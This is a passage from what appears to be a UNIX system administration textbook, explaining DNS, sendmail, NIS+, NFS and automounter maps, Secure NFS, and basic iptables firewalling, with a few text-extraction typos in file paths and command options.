As the Internet started to grow, the idea of centrally administering hostnames, as well as deploying the *hosts.txt* file, became a major issue. Every time a new host was added, a change had to be made to the central version, and every other host on ARPANET had to get the new version of this file. In addition to this problem, several other issues with a single file were encountered.

To maintain an updated *hosts.txt* file required administrators to constantly download new copies of the file, causing unnecessary traffic on the network and an unbearable load on the SRI machines. A single file could not handle duplicate names, which meant that machine names would eventually run out. Every computer on ARPANET needed to have the latest version of *hosts.txt,* but there was no automatic way of distributing updated versions. If two computers had different versions, the entire network would get confused.

In the early 1980s, the SRI-NIC called for the design of a distributed database to replace the *hosts.txt* file. The new system was known as the *D*omain *N*ame *S*ystem (DNS for short). ARPANET switched to DNS in September 1984, and it has been the standard method for publishing and retrieving host name information on the Internet ever since. DNS is a distributed database based on a hierarchical structure. Under DNS, every computer that connects to the Internet connects from an Internet domain. Each Internet domain has a name server that maintains a database of the hosts in its domain and handles requests for hostnames.

The Structure of DNS

DNS has a root domain, '.', at the top of its tree, much as UNIX has the root directory, '/'. All domains and hosts are located underneath the root domain. The root-level domain currently has 13 name servers maintained by the NIC that can answer queries. Their names are *a.root-servers.net., b.rootservers.net., c.rootservers.net.,* and so on.

In this section we will first look at the structure of DNS, starting with the concept of top-level domains and then continuing into subdomains. We will also look at three different types of name servers that are used to handle domain information.

Top-Level Domains

Under the root domain, several "top level" domains are classified into two types, generic and country

codes. Generic top-level domains include

.biz (Business)

.com (Commercial)

.edu (Educational)

.gov (U.S. Government)

.info (Information)

.int (International, e.g., NATO)

.mil (U.S. Military)

.museum (Reserved for museums)

.name (Reserved for individuals)

.net (Network organizations and Internet service providers)

.org (Nonprofit organizations)

.travel (Reserved for the travel industry)

Country codes are used to identify top-level domains of machines located within a particular country For example, .uk is the country code for the United Kingdom, .au is the country code for Australia, .ca is the country code for Canada, and .mx is the country code for Mexico. (Note that the country code for the United States, .us, is not used very much.) A complete list of country codes, covering every part of the world, can be found at *http://www. iana.org/cctld/* .

Subdomains

In addition to the top-level domains, DNS also has subdomains such as *att.com, nasa.gov,* and *berkeley.edu*. Subdomains in DNS are equivalent to subdirectories in the file system. If a particular directory contains too many files, we usually create a subdirectory and move many of the related files into this new directory This helps to keep directories and files organized. The same principle applies to DNS: When a domain has too many hosts, a subdomain can be created for some of the hosts in the domain. Subdomains can be created at any time without consulting any higher authority within the tree.

Any subdomain is free to create other subdomains. The relationship between a domain and its subdomain is similar to a parent and child relationship found in the UNIX directory tree. The parent domain must know which machine handles the subdomain database information so that it will be able to tell other name servers who holds the information for the subdomain. When a parent creates a subdomain, this is known as *delegation*. The parent domain delegates authority for the child subdomain to the subdomain's name server.

Fully Qualified Domain Names

Each domain has a fully qualified domain name (FQDN), which is similar to a pathname in the file system, within the DNS. To identify the FQDN for a particular domain, we start by first getting the name of the current domain, adding the name of the parent domain, and then adding the name of the grandparent's domain, and so on until we reach the root of the tree. This method is the reverse of the method used to construct directory names in the UNIX file system. An example of a fully qualified domain name is

```
csua.berkeley.edu
```

This particular domain name corresponds to the Computer Science Undergraduate's Association at the University of California at Berkeley From this name we can tell that csua is a subdomain of the berkeley domain, which is itself a subdomain of the edu "top-level" domain. In this representation, the

strings between the dot character, '.', are called labels. The last '.' is used to represent the root domain.

Resolvers

Special programs that store information about the domain name tree are called DNS *resolvers* or name servers. These programs usually have the complete information about some part of the domain name tree. The main types of name servers are master, slave, caching, and forwarding. You may see these servers referred to as *full service resolvers,* because they are capable of receiving queries from clients and other name servers. A full service resolver always maintains a cache of items that it has already looked up. It is also able to perform recursive queries to other name servers, if it does not have a cached answer for a query that it received.

Master DNS Servers

Each DNS domain has a master, or primary, server that contains the authoritative zone database file. This file contains all of the hostnames and their corresponding IP addresses for the domain, along with several other pieces of information about the zone. A master name server answers queries with authoritative answers for the zone in which it is located. To service client requests, a master name server normally queries other name servers to obtain the required information. It also maintains a memory cache to remember information returned by other name servers. The master name server's database is also used to delegate responsibility for subdomains to other name servers.

To change the information for a domain, the zone database file on the master name server must be changed. The zone database contains a serial number that must be incremented each time the database is altered, as this ensures that secondary name servers will recognize the changes.

Slave DNS Servers

Each domain should have at least one slave, or secondary, server for redundancy purposes. The slave server will obtain a copy of the zone database, usually from the master name server. The slave will serve authoritative information for the zone just as the master server does. Slave name servers will normally query other name servers to obtain information from other name servers to answer client requests. Like master name servers, slave name servers have a memory cache that remembers information returned by other name servers.

Caching DNS Servers

Caching, or hint, name servers do not serve authoritative information for any zones. Clients query such a name server, and it forwards the query to other name servers until an answer for the query is found. Once an answer is found, the caching name server remembers the answer for a period of time. If the same client makes the same query again (or if other clients do), this name server gives the answer stored in cache, instead of forwarding the query to another name server. Caching name servers are generally used to reduce DNS traffic over slow or expensive network connections.

Forwarding DNS Servers

Forwarding, or proxy, client, or remote, servers have only one purpose, to forward all DNS requests to other DNS servers, caching the results. Although forwarding DNS servers may seem rather pointless, they can help reduce traffic and external access needs. In particular, they are used when access to an external network is slow or costly

DNS Resource Records

DNS resource records are entries stored in the DNS database. The DNS database is a set of ASCII text files that contain information about the machines in a domain. This information is stored in a specific format that we will examine in this section. Information is added to a domain by adding resource records to the database located on a primary name server. When a query is made to a name server, the server will return one or more resource records containing either the exact answer to the query or information pointing to another name server in the name space to look for the answer. The

resource records on a primary name server are stored in a zone database. The zone database is usually made up of at least three files:

db.network (for example, *db.10.8.11*)

db.domain (for example, *db.bosland*)

db.127.0.0

The first file contains the mapping of IP addresses to hostnames for a given network. The second file contains the reverse mapping of hostnames to IP addresses. The third file contains a mapping for the local host.

DNS **bind** allows you to name these files differently from the examples. The name of the zone databases for **bind4** mapping is in */etc/named.boot,* and that for **bind9** mapping is in */etc/named.conf* .

The Structure of DNS Database Files

Each database file has three main sections, the Start of Authority section (SOA), the name server section (NS), and the database section. Each of these sections has one or more DNS resource records. The syntax of a DNS resource record can be in one of the following forms:

```
[TTL] [class] type data
[class] [TTL] type data
```

The first two fields, TTL and class, are optional fields that correspond to the “Time-To-Live” and the class of the record. The “Time-To-Live” is a decimal number that indicates to the name server how often this particular record needs to be updated. Usual values range from a few minutes to a few days. If this field is blank, it is, by default, assumed to be three hours.

The class field indicates which class of data the record belongs to. The only class that is used is the IN class, corresponding to Internet data. The type field is a required field and describes the type of data in the record:

- **SOA Record** The Start of Authority resource record is located at the top of each file in the zone database. The SOA includes many pieces of information that are primarily used by the secondary name server.
- **NS Record** The name server section is the second section in each of the files in the zone database. It contains a name server resource record, NS, for each of the primary and secondary name servers for the zone that the database serves.
- **A Record** An A record is an address record used for providing translations for hostnames to IP addresses.
- **PTR Record** The pointer, or PTR, records are typically seen in the *db.network* or the *db.127.0.0* files. They are used for reverse address resolution, which is used by the name server to turn an IP address into a hostname.
- **CNAME Record** The Canonical Name (CNAME for short) record makes it possible to alias hostnames. This is useful for giving common names to large servers. For example, it is useful to have the server that handles both web traffic and FTP traffic for a domain respond to the names www and ftp.
- **MX Record** The list of host names that will accept mail for this domain, and their priority The priority indicates the urgency of mail delivery for a given host. A smaller number indicates quicker response.

The Database portion of the zone file contains all of the resource records that contain the data for the hosts in the zone. Three main types of records are encountered in this section. In the *db.network* file we will encounter PTR records. In the *db.domain* file we will encounter A and CNAME records.

Using NSLOOKUP to Find a Machine on the Network

You may want to connect to another machine on the TCP/IP network to send or receive information but not be sure what the machine's address is, or even that the machine name *(hostname)* that you want to reach exists. The **nslookup** utility enables you to find out this information. You provide the hostname of the desired machine as part of the command line. For example,

```
# nslookup dodger.com
Name Server: damian.master.com
Address:   198.5.22.7
Name: dodger.com
Address: 199.14.36.112
```

provides the name server *(damian.master.com)* that *dodger.com* exists on as well as the IP address for both the name server and *dodger.com*. If the hostname for the machine does not exist, you will get a message back indicating so. For example, if you were to type in the name *dogder.com* by mistake, you would get a message like this:

```
# nslookup dogder.com
Name Server: damian.master.com
Address:   198.5.22.7
*** damian.master.com can't find dogder.com: Non-existent domain
```

One important point to note is that **nslookup** uses an *authoritative* approach to do its translations. It uses either your local name server or whatever is specified in */etc/resolu.conf* to do queries. As long as the machine is in your domain, you can guarantee that the machine exists without going outside the domain (called an authoritative answer). If you need to go outside your domain to get the information from another domain server, the answer is *nonauthoritative* (you are taking the other domain server's word that the domain name exists). In the successful example shown previously, *damian.master.com* needs to be authoritative to *dodger.com;* otherwise, you will be informed that it is a nonauthoritative lookup.

Using host and dig

Besides **nslookup,** two other commands, **host** and **dig,** are often used to obtain DNS information about a particular hostname or IP address. These two commands are supported by Solaris, AIX, HP-UX, Linux, FreeBSD, NetBSD, and OpenBSD, as well as other UNIX variants. Some UNIX variants support one, but not both, of them.

The host Command

The host command can be used to find the IP address corresponding to a particular hostname, or vice versa. For example,

```
# host dodger.com

dodger.com is 198.5.22.7
```

gives us the IP address corresponding to the host *dodger.com*. We can find the hostname corresponding to the IP address 198.5.22.7 as follows:

```
# host 198.5.22.7

dodger is 198.5.22.7
```

The dig Command

The **dig** (short for *d*omain *i*nformation *g*roper) is a powerful command that can be used to extract information from DNS servers. You can use this command for DNS lookups on particular DNS servers. Network administrators used the **dig** command to troubleshoot DNS problem because of its flexibility and ease of use, as well as the clear way output is presented. The following is an example of a **dig** query that will query each of the DNS servers listed in */etc/resolu.conf*:

```
# dig dodger.com
```

To query a particular DNS server, you use a command like

```
# dig @ns.dodger.com dodger.com any
```

This command directly queries the DNS server *ns.dodger.com* for any information about the hostname dodger.com. See the man page for the **dig** command to learn about the output provided by this command, as well as options that can be used to troubleshoot DNS problems.

PREV NEXT

PREV NEXT

sendmail Mail Administration

The **sendmail** daemon is a service that runs in the background on your UNIX machine to provide electronic mail services to users on a TCP/IP network. **sendmail** is what is known as a mail transfer agent (MTA). Although other MTAs are supported by UNIX (e.g., **qmail**), **sendmail** is by far the most commonly used one. The **sendmail** environment is the most complex service available on UNIX. In addition to simply *sending messages* from one user to another, **sendmail** determines how to best *route* the messages across networks to reach a particular destination. Finally, it provides *forwarding services* so that mail items can be redirected to destinations other than those they were originally sent to. Since **sendmail** is so complex, we will only address the basics that will allow you to get started as a network administrator for this service. If you want to learn more details, see the "How to Find Out More" section at the end of this chapter.

It is important to understand the distinction between a mail delivery function and a mail reading function. The **sendmail** daemon only provides the capability to encapsulate (package) a mail message so that it can be sent over a UNIX network. To *read* a message, a user must have an MUA (*m*ail *u*ser *a*gent), or mail reader, installed on the machine receiving the mail. Examples of MUAs are **pine, Elm,** and **mailx**. User interaction with **sendmail** is discussed in Chapter 8.

The **sendmail** program may already be on your machine. If it is not, you can get it for free. The best source is the official **sendmail** site at *http://www.sendmail.org/*. You can read more about **sendmail** in the Usenet newsgroup *comp.mail.sendmail*.

Once you have **sendmail** on your machine, you must configure it for your particular environment to use it effectively. This is done through entries in the *sendmail.cf* file (**sendmail** configuration file). This configuration file sets up the options to be used in sending mail and defines the locations of files it uses to do so. It also defines the message transfer agents (or mailers) that **sendmail** uses to route messages over the network. Lastly, it defines rules for senders and recipients of mail and mailers that are used on your system.

Monitoring sendmail Performance

To provide timely mail service to users on your system, not only must you configure **sendmail** properly, but you must also tune it and periodically and monitor its performance. The program includes a number of options that help you do this. Here are some of the more important ones that can be used when you start up the **sendmail** daemon:

Option	Function
–o*hhop_count*	Specifies the maximum number of hops for a message. **sendmail** will assume a problem exists and discard messages when this count is exceeded.
–o*Cckpt_value*	Specifies how often **sendmail** should check the queue to see how many messages are awaiting mailing.
–q*time*	Specifies how often *outgoing* mail is to be batch processed.
–o*xload_average*	Specifies a limit for the average system load, at which **sendmail** stops sending outgoing mail.
–o*Xload_average*	Specifies a limit for the average system load on *incoming* mail, at which **sendmail** stops receiving mail.

Networked Mail Directories

A configuration you may find useful in a closely coupled environment is to use NFS (see Chapter 15) to share the directory */var/mail* between multiple machines. In this way, mail gets stored on only one

file system. In the event that your particular machine is down, you can most likely use another machine on your network that has access to the mail directory */var/mail* on the server.

First, decide which machine will be the primary machine that will normally have the mail file system mounted, such as *company1*. Second, move all mail currently found on the secondary machines to the primary machine. Next, remove the directory */var/mail/:saved* from all of the secondary machines. (This directory is normally used as a staging area when **mail** is rewriting mail files.) Then, tell **mail** where it should forward the mail message if it finds that the */var/mail* directory is not mounted properly Do this by adding the following variable to the mail configuration file:

```
FAILSAFE=company1
```

Finally, mount the mail directory from the primary machine using NFS. Take caution to NFS-mount the mail spool directory as a hard mount (do not use the *soft* option). A soft mount may cause corruption of mail. For example, if the spooler is mounted with the soft option, and you are attempting to write to your local mailbox, and **sendmail** is attempting to deliver mail at the same time, your mail files may become corrupted.

Setting Up SMTP

SMTP (*S*imple *M*ail *T*ransfer *P*rotocol) is a protocol specified for hosts connected to the Internet that is used to transmit electronic mail. SMTP is used to transfer mail messages from your machine to another machine across a link created using the TCP/IP network protocol. The **sendmail** daemon sets up an SMTP service for both the *mail client* (the user who sends mail) and the *mail server* (the **sendmail** process that sends messages over the network). SMTP is the most popular mail protocol daemon for sending mail. To read your mail, you need an additional daemon. One example is the POP3 (*P*ost *O*ffice *P*rotocol level 3) protocol daemon. This daemon allows you to receive mail from the network in a format that can be read by a mail reader on your system. One specialized POP3 daemon is called **qpopper,** used to support mailers such as Eudora (see Chapter 8). You can obtain this daemon from Eudora at *http://www.eudora.com/*. Eudora is now a product of Qualcomm, Inc. If you use **elm** as your mail reader (see Chapter 8), you do not need to set up a mail reading daemon such as POP3, since elm reads directly from the mail spool directory

Mail Domains

The most commonly used method of addressing remote users on other computers is by specifying the list of machines that the mail message must pass through to reach the user. This is often referred to as a *route-based mail system,* because you have to specify the route used to get to the user, as well as the user's address.

Another method of addressing people is to use what is known as *domain addressing*. This is the primary way in which web browser-based e-mail is sent; for example, sending mail to *dhost@att.com* (see Chapter 8, "Electronic Mail"). In a domain-based mail system, your machine becomes a member of a *domain*. Every country has a high-level domain named after the country; high-level domains are also set aside for educational and commercial entities. An example of a domain address is *usermachine.company.com,* or equivalently, *machine.company*. *com!user*. Anyone properly registered can send mail to your machine if they know how to get directly to your machine or know the address of another, smarter host (commonly referred to as the gateway machine) that does have further information on how to get to your machine; this may require the use of other machines on the way This cannot be done unless your machine is registered with the smarter host and you have administered the gateway machine on your system as the smarter host. If you have SMTP configured, your system may be able to directly access other systems in other domains.

Once you have registered your machine within a domain, you must set the domain on your system. This can be done in several ways:

- If your domain name is the same as the Secure RPC domain name, then both can be set by using the **/usr/bin/domainname** program, using a line of the form

  ```
  domainname .company.com
  ```

- If you have a name server, either on your system or accessible via TCP/IP, the domain name

can be set in the name server files, */etc/inet/named.boot* or */etc/resolu.conf,* using a line of the form

```
domain company.com
```

- The domain name can also be overridden within the mail configuration file using a line of the form

```
DOMAIN=.company.com
```

PREV NEXT

PREV NEXT

NIS+ (Network Information Service Plus) Administration

NIS+ is a networking service that centrally manages information about network users and the machines they use and access, applications that are run, file systems that are used, and services that are needed to do all of these things. This type of setup is very useful if you have a network with users who share a large portion of their files and applications. It also makes the job of the network administrator easier, since NIS+ is the official repository of networking information. NIS+ provides a robust network security and authorization environment for file sharing services such as NFS, discussed a little later in this chapter.

NIS, the predecessor of NIS+, has been around for a while. Commonly called the *Yellow Pages,* or *YP* for short, NIS was introduced by Sun Microsystems in the 1980s as a method for managing NFS environments by controlling and sharing such things as password and group information among hosts in a network. NIS+, which is part of Sun Microsystem's suite of services called the Open Network Computing Plus (ONC+) platform, has been built onto the NIS platform.

NIS+ provides a screening mechanism that authenticates users when a request is made for a resource that is shared on the network. For instance, if you want to use a file on another machine in the network, NIS+ determines whether or not you are allowed to use the resource before allowing NFS (see the following section) to mount it. If you want to perform a command on another networked machine using RPC (*R*emote *P*rocedure *C*alls), NIS+ validates that you have access to the command as well as the information on the networked machine. If you are validated, you can perform commands such as **rsh** on the remote machine. (See later on in this chapter for a discussion of RPC.)

NIS does not do authentication; it merely returns database entries. In the case of a password database, it is up to the application to determine whether the requesting user has the privileges to access it.

NIS+ is implemented on the UNIX system by a daemon called **rpc.nisd**. This daemon starts the NIS+ service in one of two ways. The first is to run NIS+ with all of its service features. If you start the daemon with the **–YB** option, NIS+ is started in *NIS compatibility mode*. This allows machines that are on the network to use resources as though they are being managed by the older NIS services.

PREV NEXT

PREV NEXT

NFS (Network File System) Administration

NFS allows you to share files across networks. This capability eliminates the need to duplicate commonly used files on each machine in your network. NFS is used by all of the major UNIX variants. It can be used to share files between two, or among multiple, operating system types. For instance, NFS allows you to share files between a Solaris system and a Linux system. NFS is discussed in more detail in Chapter 15.

Before you can use NFS, you need to make sure that a network provider is configured, that the *Remote Procedure Call (RPC)* package has been installed, and that the RPC database has been configured for your machine. Configuring a network provider has already been discussed. What follows is a discussion of the RPC package and its databases.

Checking RPC

NFS relies on RPC, which allows machines to access services on a remote machine via a network RPC handles remote requests and then hands them over to the operating system on the local machine. The local system has daemons running that attempt to process the remote request. These daemons issue the system calls needed to do the operations.

Because NFS relies on RPC, you need to check that RPC is running before starting NFS. You can check to see if it is running by typing this:

```
# ps -ef | grep rpc
```

If you see “rpc.bind” in the output of this command, then RPC is running. Otherwise, use the script **/etc/init.d/rpc** to start RPC. This startup script, also known as the portmapper in some variants, is in *portmap/rpc.portmap/rpc.portmapper* .

You should also check to make sure that the data files for RPC are set up in files with names of the form */etc/net/*/hosts* and */etc/net/*/services*. You replace the * with the name of your transport. You may see many transports in */etc/net,* because you will have one per transport protocol, such as the transport protocols associated with TCP/IP, ticlts, ticots, and ticotsord.

Setting Up NFS

To set up NFS on clients and servers, the daemons used by NFS need to be started. For example, on Solaris machines, the daemons used by NFS clients and NFS servers are started by running the boot scripts */etc/init.d/nfs.client* and */etc/init.d/nfs.server,* respectively. Because this happens automatically at run level 3, you generally will not have to manually run these scripts. However, you start the NFS server daemons using the command

```
# /etc/init.d/nfs.server start
```

You can start the NFS client daemons using the command

```
# /etc/init.d/nfs.client start
```

On Linux, you can start both the NFS client and server daemons using the command

```
# /etc/init.d/nfs start
```

Note that NFS requires little in the way of configuration, as there is no notion of domains or name servers. With NFS, more of the configuration takes place as you actually make use of its facilities such as sharing and mounting resources.

Sharing NFS relies on the administrator who is sharing the resource to keep security in mind. So when you share a resource, you also must determine how secure you want that resource to be.

NFS resources do not have a name used to identify them, other than the actual path to the resource that is being shared. Machines on the network refer to the resource as *machinename:resource* when

they attempt an operation on an NFS resource.

Mounting Mounting resources with NFS requires that resources are identified with the notation *machine-name:resource*. NFS resources can also be mounted via the *automounter,* discussed in the following section, which mounts the resource only when a user actually attempts to access it.

The Automounter

NFS includes a feature called the automounter that allows resources to be mounted on an as-needed basis, without requiring the administrator to configure anything specifically for these resources.

When a user requires a resource, it is automatically mounted for the user by the automounter. After the task using this resource has been completed, it will eventually be unmounted.

All resources are mounted under */tmp_mnt,* and symbolic links are set up to place the resource on the requested mount point. The automounter uses three type of maps: master maps, direct maps, and indirect maps. A brief description of these three maps follows for the Solaris system. For more information on the particular automounter available for your system, see the documentation for your system. Note that there are two widely used automounters for Linux systems, autofs and amd (the Berkeley Automounter). For more information on autofs, go to *http://www.faqs.org/docs/Linux-mini/Automount.html*, and for more information on amd, go to *http://www.am-utils.org/*. For more information on NFS administration and automounters on AIX and HP-UX systems, go to *http://www.freelab.net/uni x/hp- u x/chap1 2_nfs. html*.

The Master Map The master map is used by the automounter to find a remote resource and determine what needs to be done to make it available. The master map invokes direct or indirect maps that contain detailed information. Direct maps include all information needed by **automount** to mount a resource. Indirect maps, on the other hand, can be used to specify alternate servers for resources. They can also be used to specify resources to be mounted as a hierarchy under a mount point.

A line in the master map has the form

```
mountpoint map [mount-options]
```

An example of a line in the master map is

```
/usr/add-on   /etc/libmap   -rw
```

This line tells the automounter to look at the map */etc/libmap* and to mount what is listed in this map on the mount point */usr/add-on* on the local system. It also tells the automounter to mount these resources with read/write permission.

Direct Map A direct map can be invoked through the master map or when you invoke the **automount** command.

An entry in a direct map has the form

```
key [mount-options] location
```

where “key” is the full pathname to the mount point, “mount-options” are the options to be used when mounting (such as **–ro** for read-only), and “location” is the location of the resource specified in the form *server.path-name*. The following line is an example of an entry in a direct map:

```
/usr/memos   -ro   jersey:/usr/reports
```

This entry is used to tell the automounter to mount the remote resources in */usr/reports* on the server *jersey* with read-only permission on the local mount point */usr/memos*. When a user on the local system attempts to access a file in */usr/reports,* the automounter reads the direct map, mounts the resource from *jersey* onto */tmp_mnt/usr/memos,* and creates a symbolic link between */tmp_mnt/usr/*memos and */usr/memos*.

A direct map may have many lines specifying many resources, like this:

```
/usr/src \
                    /cmd-rw,softcmdsrc:/usr/src/cmd \
```

```
/uts-ro, softutssrc:/usr/src/uts \
/lib-ro,securelibsrc:/usr/lib/src
```

In the preceding example, the first line specifies the top level of the next three mount points. Here, */usr/src/cmd, /usr/src/uts,* and */usr/src/lib* all reside under */usr/src*. A backslash (\) denotes that the following line is a continuation of this line. The last line does not end with a \, which means that this is the end of the line. Each entry specifies the server that provides the resource; that is, the server *cmdsrc* is providing the resource to be mounted on */usr/src/cmd*. You can see that it is possible to have different servers for all of the mount points, with different options.

You can also specify multiple locations for a single mount point, so that more than one server provides a resource. You do this by including multiple locations in the *location* field. For example, the following line,

```
/usr/src   -rw,soft cmdsrc:/usr/src utssrc:/usr/src libsrc:/usr/src
```

can be used in a direct map. To mount */usr/src,* the automounter first queries the servers on the local network. The automounter mounts the resource from the first server that responds, if possible.

Indirect Maps Unlike a direct map, an indirect map can only be accessed through the master map. Entries in an indirect map look like entries in a direct map, in that they have the form

```
key [mount-options] location
```

Here, the *key* is the name of the directory (and not its full pathname) used for the mount point, *mount-options* is a list of options to mount (separated by commas), and *location* is the *server:path-name* to the resource.

NFS Security

As mentioned earlier, you can use the **share** command to provide some security for resources shared using NFS. (For more serious security needs, you can use the Secure NFS facility if it is available for your UNIX variant, which is described later in this chapter.)

When you share a resource, you can set the permissions you want to grant for access to this resource. You specify these permissions using the **–o** option to **share**. For instance, **–o rw** will allow read/write access.

You may also choose to map user IDs across the network. For example, say you want to give root on a remote machine root permissions on your local machine. (By default, remote root has no permissions on the local machine.) To map IDs, use a command such as this:

```
# share -o root=remotemachine
```

When deciding the accesses to assign to a resource, first decide who needs to be able to use this resource.

Secure NFS

Secure NFS provides a method to authenticate users across the network and allows only those users who have been authorized to make use of the resources. Secure NFS is built around the Secure RPC facility (Note that Secure NFS is not available for all UNIX variants. For some variants, a different secure version of NFS is available.) Secure RPC will be discussed first.

Secure RPC

Secure RPC is used for *authentication* of users via *credentials* and *verifiers*. An example of a credential is a driver's license that has information confirming that you are licensed to drive. An example of a verifier is the picture on the license that shows what you look like. You display your credential to show you are licensed to drive, and the police officer verifies this when you show your license. In Secure RPC, a client sends both credentials and a verifier to the server, and the server sends back a verifier to the client. The client does not need to receive credentials from the server because it already knows who the server is.

Secure RPC uses the *Data Encryption Standard (DES)* and *public-key cryptography* to authenticate both users and machines. Each user has a public key, stored in encrypted form in a public database, and a private key, stored in encrypted form in a private directory The user runs the **keylogin** program, which prompts the user for an RPC password and uses this password to decrypt the secret key **keylogin** passes the decrypted secret key to the *keyserver,* an RPC service that stores the decrypted secret key until the user begins a transaction with a secure server. The keyserver is used to create a credential and a verifier used to set up a secure session between a client and a server. The server authenticates the client, and the client, the server, using this procedure.

You can find details about how Secure RPC works in your network administrator's guide for your variant.

Administering Secure NFS

To administer Secure NFS, you must make sure that public keys and secret keys have been established for users. This can be done either by the administrator via the **newkey** command or by the user via the **chkey** command.

Public keys are kept in the file */etc/publickey,* whereas secret keys for users, other than root, are kept in the file */etc/keystore.* The secret key for root is kept in the file */etc/.rootkey/.*

After this, each user must run **/usr/sbin/keylogin**. (As the administrator, you may want to put this command in users' */etc/profile,* to ensure that all users run it.) You then need to make sure that */usr/sbin/keyserve* (the **keyserve** daemon) is running.

Once Secure NFS is running, you can use the **share** command with the **–o secure** option to require authentication of a client requesting a resource. For example, the command

```
# share –F nfs –o secure /user/games
```

shares the directory */usr/games* so that clients must be authenticated via Secure NFS to mount it.

As with many security features, be aware that Secure NFS does not offer foolproof user security. Methods are available for breaking this security, so that unauthorized users are authenticated. However, this requires sophisticated techniques that can only be carried out by experts. Consequently, you should only use Secure NFS to provide a limited degree of user authentication capabilities.

Troubleshooting NFS Problems

As mentioned in the preceding section, NFS relies on the RPC mechanism. NFS will fail if any of the RPC daemons have stopped or were not started. You can start RPC by typing this:

```
# /etc/init.d/rpc start
```

If you wish to restart RPC, first stop RPC by executing this script, replacing the **start** option with **stop**. Then run this command again to start RPC. If you see any error messages when you start RPC, there is most probably a configuration problem in one or more of the files in */etc/net*.

If NFS had been running but now no longer works, run **ps –ef** to check that **/usr/lib/nfs/ mountd** and **/usr/lib/nfs/nfsd** are running. If **mountd** is not running, you will not be able to mount remote resources; if **nfsd** is not running, remotes will not be able to mount your resources. You should also see at least four **/usr/lib/nfs/nfsd** processes running in the output. One other daemon should be running on the client machine, **/usr/lib/nfs/biod,** which is a client-side daemon that enables clients to use NFS.

Other problems may be related to the network itself, so be sure that the transport mechanism NFS is using is running. Consult your network administrator's guide for information about other possible failures.

PREV NEXT

Firewalls, Proxy Servers, and Web Security

If you are a network administrator who is responsible for the web environment on your UNIX machine, you will need to know how to make your environment secure as well as efficient. There are a couple of ways to do this. You can put software called *firewall* software between you and the rest of the network on your UNIX machine to provide security. To improve performance, you can send information to and receive information from the outside world via software running on your UNIX machine called a *proxy server*. You can even combine these two functions into the same physical machine and call it a *proxy/firewall machine*. We will discuss each of these briefly here.

Firewalls for UNIX

There are many different commercial firewall products for different UNIX variants, but many UNIX variants include a built-in packet firewall that can be configured to handle network packets differently, depending on their source and other characteristics. These firewalls are controlled using rules loaded into the UNIX kernel. How packets are handled is specified using a set of rules. These rules can either block or allow packets to flow, depending on the source of the packet, the packet type, the protocol, and other data. For instance, these rules can be used to block all incoming traffic or block all incoming traffic but allow anyone to set up an HTTP connection to a particular port or to allow all hosts to set up an SSH connection to a particular port. (Generally, it is good administrative practice to disallow all traffic that is not explicitly permitted for specific uses.) These rules can also specify what is allowed for outgoing traffic.

Different UNIX variants support one or more packet firewalls. The most important of these are the *iptables* firewall, which is part of Linux, the *ipfirewall* (also called *ipfw*) (Free BSD and Mac OS X), and *ipfilter* (also called *ipf*), which comes with Solaris, NetBSD, and OpenBSD, and which runs on other many other UNIX variants, including HP-UX and Linux. We will illustrate how packet firewalls work with a brief introduction to iptables.

Commercial firewall can be much more sophisticated than these built-in packet firewalls. They can provide much more flexibility on how packets are handled, and they can integrate other functions, including the function of a proxy server, which we will discuss later in this chapter.

The iptables Firewall in Linux

All newer Linux distributions include a firewall called iptables. This firewall is built on top of netfilter, a set of hooks in the kernel of Linux that are used to intercept and manipulate packets sent over a network. Network address translation (NAT), which allows the source and/or the destination of packets to be rewritten, primarily so that multiple hosts can access the Internet using a single IP address, is also built on top of netfilter. Although iptables technically refers to the tool controlling packet filtering and NAT, it often refers to the entire infrastructure including netfilter, NAT, and connection tracking, as well as the iptables firewall itself.

A network administrator can use iptables to define rules specifying how network packets are handled. A rule specifies which packets it applies to and what is to be done with these packets. These rules are grouped into ordered list of rules, called chains. These chains are grouped into tables; each table is associated with a particular type of packet processing. Every network packet arriving at or leaving a host traverses at least one chain; each rule on that chain attempts to match the packet, and when the rule matches the packet, the target of that rule specifies what is done with that packet. If a packet reaches the end of a chain without matching any rule on the chain, the packet is handled using the default target of the rule of the chain.

We will not go into the details of the use of iptables and its various command options, but we will illustrate its use with an example. Suppose that you have iptables running on your desktop computer connected to the Internet with a dedicated connection. To have your computer ignore all packets trying to set up a connect with it, you include the line

```
iptables -p tcp -A INPUT -syn -j DROP
```

Here, the **--syn** option is used to match those TCP packets that are used to initiate TCP connections. Blocking such packets on the INPUT chain will prevent incoming TCP connections, while outgoing TCP connections will be unaffected. (Another useful option is-source, which can be used to block or allow inbound TCP connections from specified hosts or networks.) The **–j** option is used to specify the target that specifies what to do with packets that match the rule specification. Here, the DROP option specifies that all packets matching the rule specification are dropped. For more details on how to use iptables, consult its manual page.

Keeping Your Network Safe

Many more issues than we can discuss here are involved in managing a firewall effectively. This topic is beyond the scope of a book of this nature. If you are a firewall administrator, there are many good books on this topic that you will want to read before undertaking the task. We mention some good ones, such as the books by Cheswick and Bellovin and by Rubin, as well as a few others, listed in the section “How to Find Out More” of this chapter. What we will discuss here is why it is important to recognize that firewalls need to be administered to prevent against *firewall attacks,* or attempts by unauthorized users to get into your network.

As a network administrator, you probably already understand the importance of keeping files and programs from being accessed by unauthorized people. You probably use combinations of NIS and NFS to ensure security for these things. In the Internet environment, the same types of issues are present. Because the connection method of the Internet is TCP/IP, all of your services that use TCP/IP must be monitored to ensure that no one is trying to get into your systems over the network. The most common way to prevent this is to implement a firewall between your network and the outside world. This firewall can check all incoming traffic to see if there are attempts to take information from, or to deliver information to, the machines on your network by outsiders. The most common type of attacks on firewalls are called *intrusion attacks,* where an outsider tries to make your system believe he or she is a *legitimate* user on your system. The risk here is that-once the person is validated as a legitimate user-the intruder has all of the privileges of a legitimate user, such as erasing or moving files or programs. A second type of attack is the *service denial* attack. An intruder can get into your system and disable certain files or programs so that you cannot use them. An example of this is a *virus* or a *worm,* both of which can cause irreparable harm to your system if left undetected. A third type of attack, which may not cause physical harm to your system, is called an *information theft* attack. Since this type of attack does not require you to do anything immediately to repair damaged files or programs, it can go unnoticed for a while. However, it is potentially more damaging, especially if the information that is being stolen is proprietary to you or, perhaps, to your company

